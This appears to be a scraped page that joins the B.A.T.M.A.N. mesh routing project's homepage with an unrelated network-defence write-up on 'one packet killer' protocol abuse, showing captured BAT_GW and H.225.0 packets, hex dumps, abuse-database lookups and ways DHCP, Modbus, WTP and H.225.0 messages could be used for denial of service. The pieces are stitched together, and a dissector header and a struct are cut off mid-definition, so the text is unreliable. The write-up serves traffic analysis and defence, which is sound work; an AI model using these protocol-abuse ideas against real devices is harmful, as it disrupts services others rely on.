B.A.T.M.A.N.

B.A.T.M.A.N. (better approach to mobile ad-hoc networking) is a routing protocol for multi-hop ad-hoc mesh networks. This is the main development website, we have source code, binary packages, documentation and further information available:

News

- **05.Apr 2024** Batman-adv 2024.1 released
- **01.Feb 2024** Batman-adv 2024.0 released
- **15.Nov 2023** Batman-adv 2023.3 released
- **15.Aug 2023** Batman-adv 2023.2 released
- **25.May 2023** Batman-adv 2023.1 released

- news archive

Getting Started

- Download - Get our latest releases, get access to our Git repositories
- How to contribute - How to report bugs, send comments, patches or suggestions

Documentation


- Branches explained - learn about the B.A.T.M.A.N. flavours
- B.A.T.M.A.N. Advanced Documentation
- B.A.T.M.A.N. Daemon Documentation
- A.L.F.R.E.D. - Almighty Lightweight Fact Remote Exchange Daemon, can be used to distribute arbitrary information over a mesh network
- FAQ - Frequently Asked Questions
- Experience - Collection of links to B.A.T.M.A.N. press reviews, papers and projects using B.A.T.M.A.N.
- Mailing List/IRC - contact us

Merchandise


- Logos - download logos
- T-Shirts - get T-Shirts

Pliki (0)

One Packet Killer via a weak protocol design in BAT_GW




```
/* packet-bat.c
 * Routines for B.A.T.M.A.N. Layer 3 dissection
 * Copyright 2008-2010 Sven Eckelmann <sven@narfation.org>
 *
 * $Id$
 *
 * Wireshark - Network traffic analyzer
 * By Gerald Combs <gerald@wireshark.org>
 * Copyright 1998 Gerald Combs
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU General Public License
 * as published by the Free Software Foundation; either version 2
 * of the License, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
 */
```




```
struct batman_packet_v5 {

#define TUNNEL_DATA 0x01
#define TUNNEL_IP_REQUEST 0x02
#define TUNNEL_IP_INVALID 0x03
#define TUNNEL_KEEPALIVE_REQUEST 0x04
#define TUNNEL_KEEPALIVE_REPLY 0x05

#define DATA_TYPE_NEIGH 1
#define DATA_TYPE_SEC_IF 2
#define DATA_TYPE_HNA 3

struct vis_packet_v22 {
        address sender_ip;
        guint8  version;
        guint8  gw_class;
        guint16 tq_max;
};
#define VIS_PACKET_V22_SIZE 8

struct vis_data_v22 {
        guint8  type;
        guint16 data;
        address ip;
```

One Packet Killer via a weak protocol design in BAT_GW (example 1)

No.	Time	Source	Destination	Protocol	Length	Info
431	371.606165	103.174.206.101		BAT_GW	134	Type=Unknown (0x39) IP: 46.42.25.83
501	429.981667	103.174.206.101		BAT_GW	110	Type=Unknown (0x7e) IP: 46.10.94.76
617	549.077551	103.174.206.101		BAT_GW	90	Type=Unknown (0x5b) IP: 46.84.63.68
704	636.561691	103.174.206.101		BAT_GW	92	Type=Unknown (0x12) IP: 46.60.110.51
2169	1849.866774	103.174.206.101		BAT_GW	141	Type=Unknown (0x30) IP: 46.119.117.37
3131	2380.288093	103.174.206.101		BAT_GW	88	Type=Unknown (0x0e) IP: 46.43.0.84
3611	2844.520766	103.174.206.101		BAT_GW	71	Type=Unknown (0x79) IP: 46.78.109.106
3724	2964.892675	103.174.206.101		BAT_GW	62	Type=Unknown (0x55) IP: 46.90.122.113
4640	3820.892609	103.174.206.101		BAT_GW	101	Type=Unknown (0x44) IP: 46.24.61.80
5846	4557.103683	103.174.206.101		BAT_GW	53	Type=Unknown (0x79) IP: 46.118.46.55
12576	9526.098696	103.174.206.101		BAT_GW	128	Type=Unknown (0x76) IP: 46.104.66.15
12894	9788.796807	103.174.206.101		BAT_GW	91	Type=Unknown (0x36) IP: 46.25.76.19
15647	11698.445623	103.174.206.101		BAT_GW	74	Type=Unknown (0x70) IP: 46.33.52.106
18297	13195.182142	103.174.206.101		BAT_GW	62	Type=Unknown (0x62) IP: 46.10.70.113
18905	13427.918210	103.174.206.101		BAT_GW	74	Type=IP_REQUEST IP: 46.118.106.36
24862	16340.997542	103.174.206.101		BAT_GW	94	Type=Unknown (0x66) IP: 46.35.102.91

```
> Frame 18905: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 103.174.206.101, Dst:
> User Datagram Protocol, Src Port: 4306, Dst Port: 8082
v B.A.T.M.A.N. GW [IP_REQUEST]
    Type: IP_REQUEST (2)
    IP: 46.118.106.36
v Data (25 bytes)
    Data: 6b462f55522322794e5057514b304b125b37015062576ad886
    [Length: 25]
```

```
0000  00 00 ff ff 00 00 41 41  41 41 41 41 41 41 08 00   ······AA AAAAAA··
0010  45 00 00 3a 9b a3 40 00  32 11 b7 64 67 ae ce 65   E··:··@· 2··dg··e
0020  c2 5c fd 3a 10 d2 1f 92  00 26 68 ff 02 2e 76 6a   ·\·:···· ·&h··.vj
0030  24 6b 46 2f 55 52 23 22  79 4e 50 57 51 4b 30 4b   $kF/UR#" yNPWQK0K
0040  12 5b 37 01 50 62 57 6a  d8 86                     ·[7·PbWj ··
```

103.174.206.101 was found in our database!

This IP was reported **140** times. Confidence of Abuse is **0%**: ?

0%

ISP	Zero Time Networks (Pvt.) Ltd
Usage Type	Fixed Line ISP
Domain Name	ztn.com.pk
Country	Pakistan
City	Gujranwala, Punjab

One Packet Killer via a weak protocol design in BAT_GW (example 1)

How it works, in short:

- Requesting a fresh IP by the client over BAT_GW protocol

More details:

- When the lease time expires, the IP address is again considered free, and the client must request a new one (it can, however, be the same one).
- **/* client requests a fresh IP */**
- case TUNNEL_IP_REQUEST

One Packet Killer via a weak protocol design in BAT_GW (example 2)

No.	Time	Source	Destination	Protocol	Length	Info
2566	5072.138009	103.174.206.101		BAT_GW	93	Type=Unknown (0x32) IP: 46.21.5.120
6850	13979.090564	103.174.206.101		BAT_GW	133	Type=Unknown (0x2f) IP: 46.117.17.106
6943	14155.974775	103.174.206.101		BAT_GW	113	Type=Unknown (0x29) IP: 46.122.51.80
7436	15077.366254	103.174.206.101		BAT_GW	57	Type=Unknown (0x1f) IP: 46.0.125.93
9551	18526.005128	103.174.206.101		BAT_GW	57	Type=KEEPALIVE_REQUEST IP: 46.17.88.121

```
> Frame 9551: 57 bytes on wire (456 bits), 57 bytes captured (456 bits)
> Ethernet II, Src: , Dst:
> Internet Protocol Version 4, Src: 103.174.206.101, Dst:
> User Datagram Protocol, Src Port: 4306, Dst Port: 30301
v B.A.T.M.A.N. GW [KEEPALIVE_REQUEST]
    Type: KEEPALIVE_REQUEST (4)
    IP: 46.17.88.121
v Data (10 bytes)
    Data: 071b372a250a6623af69
    [Length: 10]

0000  00 09 0f 09 fa 0a 00 09  0f 09 c8 24 08 00 45 00   ········ ···$··E·
0010  00 2b 60 ab 40 00 32 11  e6 91 67 ae ce 65 c3 bb   ·+`·@·2· ··g··e··
0020  07 b6 10 d2 76 5d 00 17  0c 0c 04 2e 11 58 79 07   ····v]·· ·····.Xy·
0030  1b 37 2a 25 0a 66 23 af  69                        ·7*%·f#· i
```

103.174.206.101 was found in our database!

This IP was reported **140** times. Confidence of Abuse is **0%**: ?

0%

ISP	Zero Time Networks (Pvt.) Ltd
Usage Type	Fixed Line ISP
Domain Name	ztn.com.pk
Country	Pakistan
City	Gujranwala, Punjab

One Packet Killer via a weak protocol design in BAT_GW (example 2)

How it works, in short:

- Refreshing leased IP / the IP lease by the client over BAT_GW protocol

More details:

- When the lease time expires, the IP address is again considered free, and the client must request a new one (it can, however, be the same one).
- 670 /* **client asks us to refresh the IP lease** */
- case TUNNEL_KEEPALIVE_REQUEST

One Packet Killer via a weak protocol design in H.225.0

- The H.225.0 protocol is part of the H.323 suite of protocols, defined by the ITU-T (International Telecommunication Union - Telecommunication Standardization Sector) for **multimedia communication over packet-based networks**.
- The core of almost any H.323 system are:

  - H.225.0 Registration, Admission and Status (RAS), which is **used between an H.323 endpoint and a Gatekeeper to provide address resolution and admission control services**.

  - H.225.0 Call Signaling, which is used between any two H.323 entities in order to establish communication.

- Since **the H.225.0 protocol and the entire H.323 suite** are defined by the ITU-T and not by the IETF (Internet Engineering Task Force), **they do not have their own RFCs**.
- However, several RFCs include security considerations sections relevant to protocols used in similar contexts.

One Packet Killer via a weak protocol design in H.225.0 (example 1)

No.	Time	Source	Destination	Protocol	Length	Info
439	808.327106	91.134.185.89		H.225.0	108	RAS: unregistrationRequest

```
> Frame 439: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 91.134.185.89, Dst:
> User Datagram Protocol, Src Port: 1718, Dst Port: 17185
v H.225.0 RAS
  v RasMessage: unregistrationRequest (6)
    v unregistrationRequest
        requestSeqNum: 64187
        callSignalAddress: 0 items
```

```
0000  00 00 ff ff 00 00 00 00  00 00 00 00 00 00 08 00   ········ ········
0010  45 00 00 5c 51 89 40 00  35 11 1f 48 5b 86 b9 59   E··\Q·@· 5··H[··Y
0020  c2 5c fd 83 06 b6 43 21  00 48 00 00 1a 09 fa ba   ·\····C! ·H······
0030  00 00 00 00 00 00 00 02  55 55 55 55 00 00 00 01   ········ UUUU····
0040  00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0050  00 00 00 00 ff ff 55 12  00 00 00 3c 00 00 00 01   ······U· ···<····
0060  00 00 00 02 00 00 00 00  00 00 00 00               ········ ····
```

91.134.185.89 was found in our database!

This IP was reported **1,221** times. Confidence of Abuse is **43%**: ?

43%

ISP	OVH SAS
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	aarron.probe.onyphe.net
Domain Name	ovh.com
Country	France
City	Roubaix, Hauts-de-France

One Packet Killer via a weak protocol design in H.225.0 (example 1)

How it works, in short:

- Association Disconnection between a Terminal and a Gatekeeper Attempt over H.225.0 protocol

More details:

- UnregistrationRequest (URQ):

The URQ requests that the association between a terminal and a gatekeeper be broken. Note that unregister is bidirectional, i.e., a gatekeeper can request a terminal to consider itself unregistered, and a terminal can inform a gatekeeper that it is revoking a previous registration.

One Packet Killer via a weak protocol design in H.225.0 (example 2)

No.	Time	Source	Destination	Protocol	Length	Info
117…	2023-10-11 21:12:42,645643	217.69.180.255	[redacted]	H.225.0	84	RAS: unregistrationReject

```
> Frame 11739: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 217.69.180.255, Dst: [redacted]
> User Datagram Protocol, Src Port: 1719, Dst Port: 33434
v H.225.0 RAS
  v RasMessage: unregistrationReject (8)
    v unregistrationReject
        requestSeqNum: 8225
      v rejectReason: callInProgress (1)
          callInProgress: NULL
```

```
0000  00 00 ff ff 00 00 00 00  00 00 00 00 00 00 08 00   ········ ········
0010  45 00 00 44 00 00 40 00  04 11 a4 a8 d9 45 b4 ff   E··D··@· ·····E··
0020  c3 bb 80 00 06 b7 82 9a  00 30 21 b9 20 20 20 20   ········ ·0!·
0030  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0040  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0050  20 20 20 20
```

217.69.180.255 was found in our database!

This IP was reported **69** times. Confidence of Abuse is **0%**: ?

0%

ISP	National Mobile Telecommunications Company
Usage Type	Unknown
Domain Name	mtel.bg
Country	Kuwait
City	Kuwait, Al 'Asimah

One Packet Killer via a weak protocol design in H.225.0 (example 2)


How it works, in short:


- Association between a Gatekeeper and an End-point Termination Attempt over H.225.0 protocol

More details:

- **URJ - Unregistration reject: An URJ is a RAS message sent by a gatekeeper or an end-point after rejecting the URQ**.
- **An URQ is a bi-directional message sent by either the end-point or the gatekeeper to terminate the association between a gatekeeper and an end-point**.
- requestSeqNum - This should be the same value that was passed in the URQ by the caller.
- rejectReason - the reason for the rejection of the unregistration
- UnregRejectReason ::=CHOICE
- notCurrentlyRegistered NULL,
- callInProgress NULL,

One Packet Killer via a weak protocol design in H.225.0 (example 3)





https://www.eccouncil.org/cybersecurity-exchange/cyber-talks/

One Packet Killer via a weak protocol design in H.225.0 (example 3)

How it works, in short:

- Sending a confirmation of non-acceptance of information request
- Informing of the status of an endpoint (an unregistered endpoint in this case)

More details:

- **InfoRequestNak (INAK) - Sent by a gatekeeper upon receiving an IRR in an error situation, such as from an unregistered endpoint.**
- InfoRequestNakReason ::= CHOICE {
- notRegistered NULL, -- not registered with gatekeeper

Findings:

While the provided examples (DHCP, Modbus/TCP, WTP, BAT_GW and H.225.0) **are functionalities within protocols, they can be misused for DoS attacks under specific circumstances**. Here's a breakdown of the possibilities and limitations:

- DHCP: Malicious actors could potentially exploit a vulnerability in a DHCP server implementation to send excessive DHCPNak messages, **overwhelming the server and causing a DoS attack**. This would be a **Protocol Weakness leveraged for a DoS attack**, not a built-in functionality of DHCP itself.

- Modbus/TCP: The "Force Listen Only Mode" **function could be exploited for a DoS attack** if sent repeatedly to a large number of devices simultaneously. **This would overwhelm the devices and prevent them from responding to legitimate requests**. However, it would be an **Application Layer DoS attack targeting a specific function**, not a general weakness of the protocol.

- WTP: The negative acknowledgment (NAK) message itself wouldn't cause a DoS attack. However, an attacker could potentially exploit a vulnerability in a WTP implementation to send excessive NAK messages, **disrupting communication**. This would again fall under **Protocol Weakness exploited for a DoS attack**.

- BAT_GW: Lease expiration and renewal are normal functionalities and not vulnerabilities. However, an attacker might exploit weak security measures around lease management to **steal or disrupt leases**, potentially **causing service interruptions**. This would be more of a **Security Misconfiguration issue** than a DoS attack.

- H.225.0: Unregistration requests (URQ) and rejection messages (URJ) wouldn't directly cause a DoS attack. But an attacker could send a large volume of these messages to **overwhelm a gatekeeper or endpoint**, potentially **leading to a DoS attack**. This would be an **Application Layer DoS attack targeting the registration process**.

Overall, while the provided protocols themselves don't have inherent DoS vulnerabilities, **they can be misused for DoS attacks if certain conditions are met**.

Protocol-based DoS Attacks:

Attackers can exploit weaknesses in protocols beyond simple flooding techniques. These weaknesses can be leveraged to disrupt communication or consume excessive resources, leading to a denial-of-service (DoS) condition. Some examples include:

1. **Malicious Message Exploits: Attackers might exploit vulnerabilities in protocol message handling.** This could involve:

1.1. DHCP: Sending excessive DHCPNak messages to overwhelm a DHCP server.

1.2. WTP: Sending a large volume of negative acknowledgment (NAK) messages to disrupt communication within the protocol.

1.3. H.225.0: Sending a large number of unregistration requests (URQ) to overwhelm a gatekeeper or endpoint, potentially leading to a DoS attack.

2. **Forced Modes: In protocols with specific functionalities, attackers might exploit them to disrupt communication or disable devices**:

2.1. Modbus/TCP: Exploiting a function like "Force Listen Only Mode" to put a large number of devices in a non-responsive state, effectively taking them offline.

3. **Security Misconfigurations and DoS-like Conditions**: **security misconfigurations can also lead to DoS-like conditions**:

3.1. Example: BAT_GW: Lease expiration and renewal are normal functionalities. However, an attacker might exploit weak security measures around lease management to steal or disrupt leases, potentially causing service interruptions. This wouldn't be a direct protocol weakness but a security configuration issue that can be exploited for DoS purposes.

DoS Attacks: Classification and Protocol Weakness Examples:

1. Overwhelm with traffic (Volumetric DoS):

This floods the system with useless data, like a massive amount of ping requests or data packets, clogging its resources and making it unresponsive.

2. Exploit weaknesses (Application DoS):

This targets flaws in the application logic itself or vulnerabilities within protocols. Attackers send specially crafted requests to crash the application or service or exploit weaknesses in protocol message handling to disrupt communication. Application-layer attacks can achieve their goals with fewer packets because they leverage the processing complexity of the application. The attack doesn't need to flood the network with a huge volume of traffic but rather a high number of specific, resource-intensive requests.

2.1. DHCP: Flooding with excessive DHCPNak messages

This type of attack exploits the protocol and the server's handling of specific types of requests (here, DHCPNak messages) to exhaust resources.

2.2. WTP: Sending a large volume of negative acknowledgment (NAK) messages

This falls under Application DoS if it exploits a specific vulnerability in the WTP protocol's message handling. By sending a large volume of these messages, the attacker disrupts the normal communication flow within the protocol, potentially crashing the application or service relying on it.

2.3. H.225.0: Sending a large number of unregistration requests (URQ)

This can be an Application DoS attack if it exploits a vulnerability in the H.225.0 protocol. By overwhelming a gatekeeper or endpoint with a large number of unregistration requests, the attacker could disrupt communication or crash the service.

2.4. Modbus/TCP: Exploiting a function like "Force Listen Only Mode"

This can also be considered an Application DoS attack. By exploiting this functionality and putting a large number of devices in a non-responsive state, the attacker disrupts communication and effectively takes those devices offline, impacting the availability of the service.

3. Security Misconfigurations and DoS-like Conditions:

While the above examples highlight exploiting protocol weaknesses, it's important to consider security misconfigurations that can also lead to DoS-like conditions:

3.1. BAT_GW: A client requesting a fresh IP

Lease expiration and renewal are normal functionalities. However, an attacker might exploit weak security measures around lease management to steal or disrupt leases, potentially causing service interruptions. This wouldn't be a direct protocol weakness but a security configuration issue that can be exploited for DoS purposes. This scenario does not involve a direct vulnerability in the protocol itself (like DHCP, WTP, etc.) but rather the inadequate security measures around the protocol's implementation and management.

Here are some possible reasons why an attacker might send a single such packet ('One Packet Killer'):

1. **Causing a DoS condition when specific conditions are fulfilled** can occur for a wide variety of reasons, including financial gain, political and ideological motivations, the demonstration of skills, and other possible reasons.

2. **Probing for vulnerabilities**: The attacker might be sending a single packet to test the system's response and see if it's vulnerable to a specific protocol weakness. This could be a precursor to a larger attack where they exploit the discovered vulnerability with a higher volume of malicious traffic.

3. **Identifying the protocol and version**: Sometimes, a single packet can reveal information about the protocol being used and its version. This information could be helpful for the attacker to choose the most effective exploit for a DoS attack.

4. **Evasion techniques**: In some cases, attackers might send a single malicious packet as a way to bypass intrusion detection systems (IDS) or other security measures that are tuned to detect high volumes of suspicious traffic. A single packet might fly under the radar and allow the attacker to test the system's vulnerability.

Conclusions:

1. **Protocol functionalities can be weaponized**: Legitimate protocol features like DHCP lease renewals or H.225.0 unregistration requests can be abused to overwhelm devices or servers in a DoS attack.

2. **Focus on underlying weaknesses**: The analysis highlights that the core protocols themselves are not inherently vulnerable to DoS attacks. Instead, weaknesses in implementation, security configuration, or resource limitations create the opportunity for attackers to misuse functionalities for malicious purposes.

3. **Layered approach to defense**: To mitigate DoS risks, a layered approach is necessary. **Addressing protocol weaknesses through updates is crucial, but it's equally important to ensure proper device configurations, strong security measures, and resource limitations to prevent exploitation attempts**.

4. **Preventive measures and vigilance**: Continuous monitoring and proactive measures are essential. **Conducting regular network edge profiling to identify which protocol weaknesses and vulnerabilities are being exploited, and noticing current trends and campaigns, helps to add an additional layer of defense**. This is on top of automatic and standard monitoring techniques provided by SIEM, IPS, WAF, and other systems, leading to a robust line of defense that is difficult to breach.

Recommendations:

1. **Analyze firewall policies**, as a significant portion of network traffic monitoring and incident handling can be reduced through hardening (reconfiguration).

2. **Isolate certain systems**, especially those utilizing **protocols with weak designs**, such as OT protocols for SCADA systems.

